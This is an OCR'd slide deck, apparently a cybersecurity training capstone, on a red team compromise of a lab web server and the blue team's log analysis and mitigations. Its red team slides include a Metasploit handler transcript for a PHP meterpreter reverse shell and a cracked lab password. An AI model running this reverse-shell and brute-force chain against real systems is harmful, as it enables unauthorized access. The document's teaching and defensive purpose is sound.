
Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname:
Azure Hyper-V ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Target Machine
ELK	192.168.1.100	ELK stack, machine hosting Kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Unfiltered Web Port (Port 80)	Port 80 is commonly used for web communication and if left open and unsecure, it can be exploited.	This vulnerability allows access into the web servers.
Bruteforce Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force, the password can be easily found.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.
Weak Passwords	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., “leopoldo can be cracked in 5 seconds by a computer.)

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Traversal	Improper access control and filtering allowing access to restricted directories.	Allows unrestricted access into hidden directories and WebDav.
Hashed Passwords	Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.)	Attackers only need the username and password to compromise an account, gaining access.
Local File Inclusion (LFI)	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	An LFI vulnerability allows an attacker to upload a malicious payload.
Root Access	Highest privilege on system and full access to operating system.	Root access gives an attacker unrestricted access to the machine and can make operating system changes.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Improper Data & Information Storage	Storing confidential, sensitive, and proprietary information without encryption.	Ashton’s account compromised, system and data breach.

Exploitation: Unfiltered Web Port

01

Tools & Processes

Nmap scan shows:

- Open ports
- OS version & services

02

Achievements

2 Ports left unfiltered:

- Port 22 - SSH
- Port 80 – Web
- SSH with discovered credentials
- Access to web server

03

```

```

Exploitation: Brute Force Password

01

Tools & Processes

- Hydra to bruteforce password

02

Achievements

- Access to Ashton's account
- Hashes for Ryan's account obtained

Exploitation: Simple Username, Weak Password, and Improper Storage

01

Tools & Processes


- Obtain usernames through social engineering
- Bruteforce password
- Username: “ashton”
- Password: “leopoldo”

02

Achievements

- Access to Ashton’s account
- Hashes for Ryan’s account obtained

03



Exploitation: Directory Traversal

01

Tools & Processes


- URL manipulation

02

Achievements

- Access to restricted directories
- Access to confidential & proprietary data

03



Exploitation: Hashed Password

01

Tools & Processes


- Crackstation.net to crack hashes

02

Achievements

- Ryan's account compromised
- Access to webdav directory

03



Exploitation: LFI Vulnerability

01

Tools & Processes

- Metasploit Framework
- MSF venom to deliver a meterpreter shell payload

02

Achievements

- Multihandler exploit
- Access to target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```

Exploitation: User Privilege Escalation & Root Access

01

Tools & Processes


- SSH into user accounts with discovered credentials
- Sudo to escalate privileges

02

Achievements

- Access as root user
- System access


03



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- Scan began on May 04, 2021 at 22:00 hrs.
- 51,185 connections from IP of 192.168.1.90.
- Sudden spikes and fluctuations indicates port scan.



Analysis: Finding the Request for the Hidden Directory

- Web requests began at 18:00 hours on 05/04/2021
- 48,324 requests made to secret directory
- Directory contains hashes for Ryan's account
- LFI allows for meterpreter shell payload to be uploaded



Analysis: Uncovering the Brute Force Attack

- 48,324 requests made
- Only 8 attacks successful


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	8

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

- 96 requests for the webdav folder
- Most requests for shell.php & passwd.dav files



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/webdav/	4

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alert set for over 5000 connections per hour



System Hardening

- Properly configure firewalls
- Detect & block unauthorized scans
- Periodic assessments

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Set alerts for requests made to confidential directories
- Set alerts for unauthorized access into confidential directories
- No more than 8 attempts per hour


System Hardening

- Encrypt files
- Restrict public access
- Limit sharing of confidential files

Mitigation: Preventing Brute Force Attacks

Alarm

- Alerts for 401 errors
- 10 errors per hour to trigger alert



System Hardening

- Password policies
- Blacklist IP addresses

Mitigation: Detecting the WebDAV Connection

Alarm

- Create a list of users for webdav directory
- Whitelist IP addresses (only from trusted sources)
- Set alerts for requests made from devices not on webdav list

System Hardening

- Effective password policy
- Whitelist IP addresses
- Prevent unauthorized access

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alerts fo uploads into confidential directories
- Alerts for port 4444

System Hardening

- Filter ports
- Filter IP addresses
- Set proper permissions & access controls

The End
